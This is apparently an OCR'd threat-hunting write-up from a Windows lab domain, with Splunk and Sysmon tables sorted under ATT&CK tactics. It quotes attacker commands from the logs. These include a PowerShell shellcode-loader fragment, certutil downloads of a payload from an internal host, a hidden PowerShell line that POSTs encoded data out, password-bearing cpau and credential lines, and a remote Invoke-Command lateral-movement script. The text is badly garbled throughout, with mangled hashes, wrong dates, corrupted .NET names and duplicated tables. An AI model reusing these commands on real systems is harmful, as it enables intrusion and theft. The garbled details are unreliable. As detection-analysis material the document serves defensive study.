\$sdC[BU]BAEBCoPz-D1ZqfFxJnleGH-JYXzdaz/1gh17gwteJW/9VgAGoEVidaAnX/Viz2qQGgAEAAVmocAlFile-X/13TagBwL1DcAmh//VAcH/pwvnu...") \$h = [System.Windows.InteropServices.Marshal]:GetDelegateForFunctionPointer([kmFIS kernel32.dll CreateFile32],[VirtualAlloc],(tHLA @([IntPtr],[Int32],[Int32],[Int32])) Invoke([IntPtr]);Zero,0,\$v,[IntPtr];Zero,0,\$o,[IntPtr];Zero) [System.Windows.InteropServices.Marshal]:GetDelegateForFunctionPointer([kmFIS kernel32.dll WaitForSingleObject],(tHLA @([IntPtr],[Int32])) Invoke(\$d2,0xffffffff))   Out-Null Script Block ID: 57663028-771a-4b5d-9660-1a95d987eb4 Path:</p>

It involves the legitimate process `icacls.exe`. This command modifies access control lists (ACLs) for files or directories within `C:\Program Files (x86)\Program Folder\A Subfolder`. By leveraging trusted Windows tools, attackers can evade detection and make unauthorized changes to file permissions.

Event	Type	Field	Value	Action
Selected	EventCode		1	
	Image		C:\Windows\System32\WOW64cpu.dll	
	host		child-dc01	
	severity		informational	
	source		Win32-EventLog-Microsoft-Windows-Sysmon\Operational	
	sourceType		WinEventLog	
Event	CommandLine		search %SystemRoot%\Program Files (%08) \Program Folder\A\SubFolder*	
	Company		Microsoft Corporation	
	ComputerName		child-dc01\dc01.ad.s5.local	
	CurrentDirectory		c:\Program Files (x86)\Program Folder\A\SubFolder	
	EventType		4	
	FileVersion		6.3.9600.16384 (winblue_rtm.130821.1623)	
	Hashes		MDS-352FCB09250E5290F05766096CADD7E4,SHA256-2266D9ACB5A/C8BF736B803F1538F288PA066E036C91A93EE77B931388360B3	
	IntegrityLevel		Medium	
	Keywords		None	
	LogName		Microsoft-Windows-Sysmon\Operational	
	LogonId		{147C6EF2-6F1E-5C89-0000-00204B920000}	
	LogonGuid		0x2019A8	
	LogonId			
	Message		Process Create, RunName:RuyName,UpTime:2019-04-19 06:54:47,ProcessGuid:{147C6EF2-70B7-5C89-0000-00105E2B2200} ProcessId:4724 Image:C:\Windows\System32\WOW64cpu.dll Version:6.3.9600.16384 (winblue_rtm.130821.1623) Description: Product: Microsoft Windows Operating System Company: Microsoft Corporation CommandLine: /c "C:\Program Files (%08) \Program Folder\A\SubFolder" CurrentDirectory: c:\Program Files (x86)\Program Folder\A\SubFolder User: ELS-CHILDU\administrator LogonGuid:{147C6EF2-6F1E-5C89-0000-00204B920000} LogonId:0x2019A8 TerminationSessionId:0 IntegrityLevel: Medium Hashes: MDS-352FCB09250E5290F05766096CADD7E4,S1A2SE-{296B05AC05}ACB0736B803F1538F288PA066E036C91A93EE77B931388360B3 ParentProcessGuid:{147C6EF2-70B7-5C89-0000-00105E2B2200} ParentProcessId:5084 ParentImg:c:\Windows\System32\cmd.exe	

CreateRemoteThread activity. Process A.exe (Source: C:\Program Files (x86)\Program Folder) initiated a thread in explorer.exe with a start address at 0x00000000026E0000. This method of injecting threads into legitimate processes like explorer.exe .

## Credential Access

Kerberos service ticket requests involving the account Administrator@els-child.els.local and service name krbtgt, with encryption type 0x12 and ticket options 0x60810010.

The screenshot shows a Windows Event Log entry with the following details:

Entry	Value
CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ed-9c07-11d1-f79f-00c04fc2dcd2

Below the event log, a table summarizes the event properties:

Property	Value
Action	success
App	wineventlog
Body	A Kerberos service ticket was requested. Account Information: Account Name: Administrator@els-child.els.local Account Domain: els-child.els.local Logon GUID: {ECF7E782-9B85-D847-B45B-10804420BCD7B} Service Information: Service Name: krbtgt Service ID: S-1-5-21-23589937-5998 88933-351157107-502 Network Information: Client Address: ::1 Client Port: 0 Additional Information: Ticket Options: 0x60810010 <b>Ticket Encryption Type: 0x12 Failure Code: 0x0</b> Transited Services: - This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested. This event can be correlated with Windows logo events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket. Ticket options, encryption types, and failure codes are defined in RFC 4120.
Category	Kerberos Service Ticket Operations
Dest	child-dc01.els-child.els.local
Dest_Nt_Domain	els-child.els.local
Dest_Nt_Host	child-dc01.els-child.els.local
Dvc	child-dc01.els-child.els.local
Dvc_Nt_Host	child-dc01
Event_Id	265914
Eventtype	windows_service_ticket_granted (authentication)
Id	265914
Member_Dn	Administrator@els-child.els.local
Name	A Kerberos service ticket was requested
Object	WinEventLog
Product	Windows
Severity_Id	0
Signature	A Kerberos service ticket was requested
Signature_Id	4769

Creation of a registry key by the process lsass.exe. The key, located at HKLM\System\CurrentControlSet\Control\Lsa\SspiCache\credssp.dll, is associated with the Credential Security Support Provider (CredSSP).

The screenshot shows a Windows Event Log entry with the following details:

Entry	Value
CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ed-9c07-11d1-f79f-00c04fc2dcd2

Below the event log, a table summarizes the event properties:

Property	Value
Action	success
App	wineventlog
Body	A Kerberos service ticket was requested. Account Information: Account Name: Administrator@els-child.els.local Account Domain: els-child.els.local Logon GUID: {ECF7E782-9B85-D847-B45B-10804420BCD7B} Service Information: Service Name: krbtgt Service ID: S-1-5-21-23589937-5998 88933-351157107-502 Network Information: Client Address: ::1 Client Port: 0 Additional Information: Ticket Options: 0x60810010 <b>Ticket Encryption Type: 0x12 Failure Code: 0x0</b> Transited Services: - This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested. This event can be correlated with Windows logo events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket. Ticket options, encryption types, and failure codes are defined in RFC 4120.
Category	Kerberos Service Ticket Operations
Dest	child-dc01.els-child.els.local
Dest_Nt_Domain	els-child.els.local
Dest_Nt_Host	child-dc01.els-child.els.local
Dvc	child-dc01.els-child.els.local
Dvc_Nt_Host	child-dc01
Event_Id	265914
Eventtype	windows_service_ticket_granted (authentication)
Id	265914
Member_Dn	Administrator@els-child.els.local
Name	A Kerberos service ticket was requested
Object	WinEventLog
Product	Windows
Severity_Id	0
Signature	A Kerberos service ticket was requested
Signature_Id	4769

## Discovery

execution of whoami.exe on the host child-dc01. This command, run from C:\Windows\system32\, displays logged-on user information. Such activity could be legitimate but may also form part of reconnaissance efforts by an attacker attempting to understand active user contexts. Further review of surrounding events is suggested to determine its intent.

Format Timeline ▾ | Zoom Out | Focus on Selection | Download | Refresh

List ▾ Format 20 Per Page ▾

Time	Event
4/19/19 12:05:57:000 AM	... 18 lines omitted ... ProcessId: 412 Image: C:\Windows\System32\whoami.exe FileVersion: 8.1.9600.16384 (winblue_rtm.130921-1621) ... 3 lines omitted ... CommandLine: "C:\Windows\system32\whoami.exe" /user CurrentDirectory: C:\Windows\system32 Show all 36 lines

Event Actions ▾

Type	Field	Value
Selected	EventCode	1
	Image	C:\Windows\System32\whoami.exe
	host	whoami.exe
	severity	informational
	source	WinEventLog\Microsoft-Windows-Sysmon\Operational
	sourcetype	WinEventLog
Event	CommandLine	"C:\Windows\system32\whoami.exe" /user
	Company	Microsoft Corporation
	ComputerName	child-dc01.lets-child.e15.local
	CurrentDirectory	C:\Windows\system32
	Description	whoami - displays logged on user information
	EventType	4
	FileVersion	E.3.9600.16384 (winblue_rtm.130921-1621)
	Hashes	MDS9807F0034C42F13A0C843F862D7A3B75_5A256-D4EAE8674AEBC86E6D01A87476D6340FF96E6209C94948450E5A30AC78C9194354
	IntegrityLevel	High

## Command & Control

PowerShell script executed on the host child-dc01. The script connects to the URL

<http://10.0.11.101:4567/admin/get.php>, suggesting communication with a remote server. This behavior aligns with typical C2 techniques, where attackers establish control channels to issue commands or exfiltrate data.

## win10 [10.100.11.100]

New Search

index='main' host='10.100.11.100' | search NOT \*splunk\* | search iexpl0re.exe

Events (8) Patterns Statistics Visualizations

Time Range: All Time

Image

Top 10 Values

Reports

Searches with this result

Top 10 Instances

Event

Count

Percent

Process CPU Usage

Process CPU Load

Process CPU Load

New Search

index='main' host='win10' | search NOT \*splunk\* | search Image='C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe' | table \_time, ParentImage, Image, ParentCommandLine, CommandLine

Events Patterns Statistics (8) Visualizations

100 Per Page ▾ Format ▾ Preview ▾

_time	ParentImage	Image	ParentCommandLine	CommandLine
2019-04-18 22:46:42	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:46:41	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:41	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:40	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:47	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:41	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:48	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:48	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe

## Initial Access

execution of a suspicious file, iexpl0re.exe, located in the Apache Tomcat directory (C:\Program Files\Apache Software Foundation\Tomcat 7.0\). This file was launched via cmd.exe, as indicated by the consistent use of cmd.exe as the parent process. Such activity suggests a potential compromise of the system, likely through exploitation of a public-facing application or unauthorized access.

New Search

index='main' host='win10' | search NOT \*splunk\* | search iexpl0re.exe | table \_time, ParentImage, Image, ParentCommandLine, CommandLine

Events Patterns Statistics (16) Visualizations

100 Per Page ▾ Format ▾ Preview ▾

_time	ParentImage	Image	ParentCommandLine	CommandLine
2019-04-18 23:31:39	C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	iexpl0re.exe	powershell.exe -nop -w hidden -c \$pass=ConvertTo-SecureString -string 'C:\cygwin64\home\user\key\key1.ps1';\$base64=(Get-Content \$key1.ps1) ConvertFrom-Base64;\$base64 Invoke-WebRequest -Uri http://10.100.11.101:12345 -Method Post -Body \$base64 -Credential \$creds;Sleep 20;
2019-04-18 23:38:17	C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	iexpl0re.exe	powershell.exe -nop -w hidden -c \$pass=ConvertTo-SecureString -string 'C:\cygwin64\home\user\key\key1.ps1';\$base64=(Get-Content \$key1.ps1) ConvertFrom-Base64;\$base64 Invoke-WebRequest -Uri http://10.100.11.101:12345 -Method Post -Body \$base64 -Credential \$creds;Sleep 20;
2019-04-18 22:08:42	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	iexpl0re.exe	iexpl0re.exe
2019-04-18 22:40:41	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:45:41	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:49	C:\Windows\System32\cmd.exe	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	cmd.exe	iexpl0re.exe
2019-04-18 22:43:26	C:\Windows\System32\cmd.exe	C:\Windows\System32\certutil.exe	cmd.exe	certutil -urlcache -split -f https://10.100.11.101/iexpl0re.exe
2019-04-18 22:43:33	C:\Windows\System32\cmd.exe	C:\Windows\System32\certutil.exe	cmd.exe	certutil -urlcache -split -f https://10.100.11.101/iexpl0re.exe
2019-04-18 22:38:39	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	iexpl0re.exe	powershell.exe -nop -w hidden -c \$pass=ConvertTo-SecureString -string 'C:\cygwin64\home\user\key\key1.ps1';\$base64=(Get-Content \$key1.ps1) ConvertFrom-Base64;\$base64 Invoke-WebRequest -Uri http://10.100.11.101:12345 -Method Post -Body \$base64 -Credential \$creds;Sleep 20;
2019-04-18 22:38:47	C:\Program Files\Apache Software Foundation\Tomcat 7.0\bin\iexpl0re.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	iexpl0re.exe	powershell.exe -nop -w hidden -c \$pass=ConvertTo-SecureString -string 'C:\cygwin64\home\user\key\key1.ps1';\$base64=(Get-Content \$key1.ps1) ConvertFrom-Base64;\$base64 Invoke-WebRequest -Uri http://10.100.11.101:12345 -Method Post -Body \$base64 -Credential \$creds;Sleep 20;

## Execution

process iexpl0re.exe located in C:\Program Files\Apache Software Foundation\Tomcat 7.0\. This process is consistently initiated by cmd.exe from C:\Windows\System32\, with commands referencing temporary PowerShell scripts (ct3dqsy.bao.ps1, anabwzkr.wnp.ps1) stored in the C:\Windows\Temp directory.

The screenshot shows the Windows Event Viewer interface. A search query is entered in the search bar: "index:'win\*' host='\*child\*' | search log: \*iexpl0re\* type:'\*PowerShell\*'". The results list several events, each showing a 'ParentProcessID' of 'cmd.exe' and a 'CommandLine' containing a PowerShell script path like 'C:\Windows\Temp\ct3dqsy.bao.ps1'. The 'Image' column shows 'iexpl0re.exe' for all listed processes.

creation of a process eLS\_Vault.exe on the host WIN10.els-child.eLS.local. This process, located in C:\Users\Public\Release, was initiated by the parent process Explorer.exe. Associated hashes (MD5 and SHA256) provide verification details

The screenshot shows the Windows Event Viewer with a selected event. The event details pane shows the following information:

- EventCode: 4
- Time: 2019-04-19 07:15:18,970
- ComputerName: WIN10.els-child.eLS.local
- User: N/A, TRANSLATED
- Sid:S-1-5-18
- TaskCategory: Process\_Create
- TaskName: ProcessCreate
- OpcodeInfo: 00000000
- RecordNumber: 19820
- Keywords: 0x00000000
- Message: %Message%
- ProcessId: 2782
- ProcessName: eLS\_Vault.exe
- Image: C:\Users\Public\Release\ELS\_Vault.exe
- Description: eLS\_Vault
- Product: eLS\_Vault
- Company: Microsoft
- CommandLine: "C:\Users\Public\Release\ELS\_Vault.exe"
- CurrentDirectory: C:\Users\Public\Release
- User: ELS-CHILD\anystyle
- LoginName: (E831B0B8-7515-5D99-0000-8B79A2E92B88)
- LoginId: 0x2E2A2
- TerminalSessionId: 1
- LogonType: 2
- LogonProcessId: 2782
- LogonGuid: {E831B0B8-7515-5D99-0000-8B79A2E92B88}
- LogonTime: 0x0000000000000000
- Modular: 0x0000000000000000
- ParentProcessId: 2782
- ParentImage: C:\Windows\Explorer.exe
- ParentCommandLine: "C:\Windows\Explorer.exe"
- Source: WinEventLog\Microsoft-Windows-System\Operational

The screenshot shows the VirusShare.com analysis page for the file 68053a213e1854ce7b3f6a3ea1f16c560fa5d2633eadfc1427049e4194c303a8. The page displays various detection results from different security vendors. A green box highlights the 'Community Score' section, which shows a score of 2 out of 72. Another green box highlights the file name 'eLS\_Vault.exe' and its MD5 hash '68053a213e1854ce7b3f6a3ea1f16c560fa5d2633eadfc1427049e4194c303a8'.

## Privilege Escalation

activity involving the use of the cpau.exe utility. This tool was employed to execute iexplore.exe with elevated privileges under the credentials of the user ELS-CHILD\manager. The command line specifies the password Th1sIsQuit3DifficultT0Cr@ck, indicating an attempt to gain higher-level access on the system.

time	ParentImage	Image	CommandLine
2019-04-19 17:33:09			
2019-04-19 17:33:09			
2019-04-19 17:33:09			
2019-04-19 17:33:09			
2019-04-19 17:33:09	C:\Program Files\Internet Explorer\iexplore.exe	C:\Program Files (x86)\Internet Explorer\iexplore.exe	"C:\Program Files (x86)\Internet Explorer\IEEXPLORE.EXE" /SCODEF:2388 /OBAT:E2945 /prefetch:2
2019-04-19 17:33:09	C:\Windows\System32\cmd.exe	C:\Windows\System32\timeout.exe	timeout /t 15
2019-04-19 17:33:09	C:\Users\Public\CPAU\CPAU.exe		
2019-04-19 17:33:09	C:\Program Files (x86)\Internet Explorer\iexplore.exe	C:\Program Files\Internet Explorer\iexplore.exe	"C:\Program Files (x86)\Internet Explorer\IEEXPLORE.EXE" http://elsfon
2019-04-19 17:33:09	C:\Users\Public\CPAU\CPAU.exe	C:\Program Files (x86)\Internet Explorer\iexplore.exe	"C:\Program Files (x86)\Internet Explorer\iexplore.exe" http://elsfon
2019-04-19 17:33:09	C:\Windows\System32\cmd.exe	C:\Users\Public\CPAU\CPAU.exe	cpau.exe -u ELS-CHILD\manager -p Th1sIsQuit3DifficultT0Cr@ck Zeek "C:\Program Files (x86)\Internet Explorer\iexplore.exe http://elsfon"
2019-04-19 17:33:09	C:\Windows\System32\cmd.exe	C:\Windows\System32\taskkill.exe	taskkill /f /t /in iexplore.exe
2019-04-19 17:32:59			
2019-04-19 17:32:59			
2019-04-19 17:32:59			

## Defense Evasion

The command certutil -urlcache -split -f http://10.100.11.101/iexpl0rer.exe was executed multiple times from cmd.exe located in C:\Windows\System32\.

Events (20)	Patterns	Statistics (20)	Visualization
time	ParentImage	Image	CommandLine
2019-04-18 22:44:30		C:\Windows\System32\certutil.exe	
2019-04-18 22:44:30	C:\Windows\System32\cmd.exe	C:\Windows\System32\certutil.exe	certutil -urlcache -split -f http://10.100.11.101/iexpl0rer.exe
2019-04-18 22:44:30	C:\Windows\System32\cmd.exe	C:\Windows\System32\certutil.exe	certutil -urlcache -split -f http://10.100.11.101/iexpl0rer.exe
2019-04-18 22:43:30		C:\Windows\System32\certutil.exe	

## Credential Access, using two notable techniques:

- Secure String Manipulation: A PowerShell command converted a secure string to plaintext, exposing the password Cr@zyCompl3xP@ssw0rd. This action was performed by iexpl0re.exe, potentially enabling unauthorized access.
- CPAU Utility: The CPAU.exe tool was employed with elevated privileges to execute Internet Explorer using the password Th1sIsQuit3DifficultT0Cr@ck. This utility can bypass access controls to execute tasks under a specified user account.

2019-04-18 23:33:39	C:\Program Files\Apache Software Foundation\Tomcat\8.0\bin\PowerShellV1.ps1powershell.exe	powershell.exe -nop -w hidden -c \$pass=ConvertTo-SecureString -string "Cr@zyCompl3xP@ssw0rd" -asPlainText -force; \$cred=new-object System.Management.Automation.PSCredential(\$pass,\$pass); Start-Process -Filepath "C:\Windows\System32\iexplorer.exe" -Credential \$creds; Sleep 20;
2019-04-19 17:33:01	C:\Windows\System32\cmd.exe	C:\Users\Public\CPAU\CPAU.exe

## Lateral Movement

PowerShell commands executed remotely. The script employs credentials (ELS-CHILD\autoplayer with the password CrazyCompl3xP@ssw0rd) and targets an IP address (10.100.11.250). It uses DNS resolution and the Invoke-Command cmdlet to run commands on remote hosts. This approach enables attackers to spread across the network while evading detection.

```
index="main" host="win10" | search NOT "splunk" "+iexplorer.exe" CommandLine="powershell.exe -nop -w hidden -c $pass=ConvertTo-SecureString -string $rdrv=Compl3xP@ssw0rd" -asPlainText -force;$creds=new-object System.Management.Automation.PSCredential -argumentlist "$ELS-CHILD\autoplayer:$pass";$ResultList=@();$iplis="10.100.11.250" foreach($ip in $iplist){$ResultList += [System.Net.Dns]::GetHostByName($ip).Name} $ResultList | % {Invoke-Command -ScriptBlock {cmd.exe /C start powershell.exe -nop -w hidden -nologo -noprofile -noninteractive -c $pass=$args[0];$args[1]} -ComputerName $_}
```

## Command & Control

The command certutil -urlcache -split -f http://10.100.11.101/iexplorer.exe was executed multiple times via cmd.exe. This indicates an attempt to download and execute a remote file, a common technique used by attackers to establish communication with a control server.

Events (20)	Parameters	Statistics (20)	Visualizations
300 Per Page ▾	Format ▾	Previous ▾	
Time ▾	ParentImage ▾	Image ▾	CommandLine ▾
2010-04-18 22:44:39	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:44:39	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:44:39	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:44:38	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:44:38	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:44:38	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:44:36	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:44:36	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:43:30	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:43:26	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:43:26	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:43:25	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	
2010-04-18 22:43:25	C:\Windows\System32\certutil.exe	C:\Windows\System32\certutil.exe	

Execution of iexplore.exe from C:\Program Files (x86)\Internet Explorer. The process was initiated with the URL http://elsfoo.

Event Actions ▾		
Type	✓ Field	
Selected	✓ CurrentDirectory	C:\Windows\Automation Scripts
	✓ EventCode	1
	✓ Image	C:\Program Files (x86)\Internet Explorer\iexplore.exe
	✓ host	WIN10
	✓ severity	informational
	✓ source	WinEventLog\Microsoft-Windows-Sysmon/Operational
	✓ sourcetype	WinEventLog
Event	CommandLine	"C:\Program Files (x86)\Internet Explorer\iexplore.exe" http://elsfoo.
	Company	Microsoft Corporation
	ComputerName	WIN10-els-child.els.local
	Description	Internet Explorer
	EventType	4
	FileVersion	10.00.10586.0 (th_release.151029-1700)
	Hashes	MDS5-E7CD04559F47651B79A50DBA614B019C.SHA256-7FC28080762FB7E9FB2AA1209F5819D1160A29310A28D7FD26F5FA68746E19

Lab-dc01 [10.100.10.254]

**New Search**

index="main" host="elk01" | search NOT "splunk"

54,317 events (before 4/25/25 10:47:10.000 PM). No Event Sampling.

Events (54,317) Patterns Statistics View History All time ▾ Smart Mode ▾

Format Timeline ▾ Zoom Out 1 hour per column

**Image**

42 Values, 0.299% of events. Select as Yes No

**Reports**

Top values Top values by time Rare values

Events with this field

**Top 10 Values**

	Count	%
C:\Windows\system\svchost.exe	29	17.98%
C:\Windows\file\WindowsService095.exe	28	17.34%
C:\Program Files\Windows Defender\Antivirus\	9	5.55%
C:\Windows\system\spool\svr0	9	5.55%
C:\Windows\system\svchost.exe	8	4.33%
C:\Windows\system\svchost.exe	6	3.78%
C:\Windows\syskey32\versys.exe	6	3.65%
C:\Windows\System2\IISWS.exe	4	2.46%
C:\Windows\System2\IISWS.exe	4	2.40%
C:\Windows\cmd\cmd.exe	3	1.82%

sourceType = PerformanceCPU Load splunk\_server = el5-win7

sourceType = PerformanceCPU Load splunk\_server = el5-win7

**INTERESTING FIELDS**

- @Account\_Domain 0
- @Account\_Name 14
- action 1
- app 1
- array 100+
- category 18
- collection 3
- ComputerName 1
- counter 3
- host 3
- dest\_ip\_domain 9
- dest\_ip\_port 3
- dst 1

host = localhost | index = main | source = PerformanceAvailableMemory | sourcetype = PerformanceAvailableMemory | splunk\_server = el5-win7

4/26/2019 04:28:09,011 -0700

## Initial Access

activity through a successful logon event (EventCode 4624) on the host lab-dc01.els.local. The account used was CHILD-DC01\$ within the domain ELS-CHILD, with a logon type of 3 (network logon). The source network address 10.100.10.253 and source port 60278 indicate remote access.

## Execution

The process SECOH-QAD.exe, executed multiple times from C:\Windows\System32. Its parent process is consistently svchost.exe, which is a legitimate Windows system process. However, the presence and repeated execution of SECOH-QAD.exe, especially under svchost.exe, could indicate suspicious or unauthorized actions.


Time	Image	ParentImage	ParentCommandLine	CommandLine	CurrentDirectory
2019-04-28 05:58:16	C:\Windows\system32\svchost.exe				C:\Windows\system32\netwksrv\svchost.exe -o "RasHost" -p "Ras" -l "winingstn4.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled
2019-04-28 05:58:16	C:\Windows\system32\svchost.exe				-e "SppExtComObj.exe" -w "" -m 0 -t 20 -ta 0
2019-04-28 05:27:54	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SppExtComObj" -p "SppExtComObj" -l "SppExtComObj.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled	C:\Windows\system32\netwksrv
2019-04-28 08:47:59	C:\Windows\system32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled	C:\Windows\system32
2019-04-28 08:47:59	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled	C:\Windows\system32
2019-04-29 09:18:00	C:\Windows\system32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled	C:\Windows\system32
2019-04-29 09:27:29	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled	C:\Windows\system32
2019-04-19 23:59:32	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled"	C:\Windows\system32
2019-04-19 23:58:02	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled"	C:\Windows\system32
2019-04-19 15:18:26	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled"	C:\Windows\system32
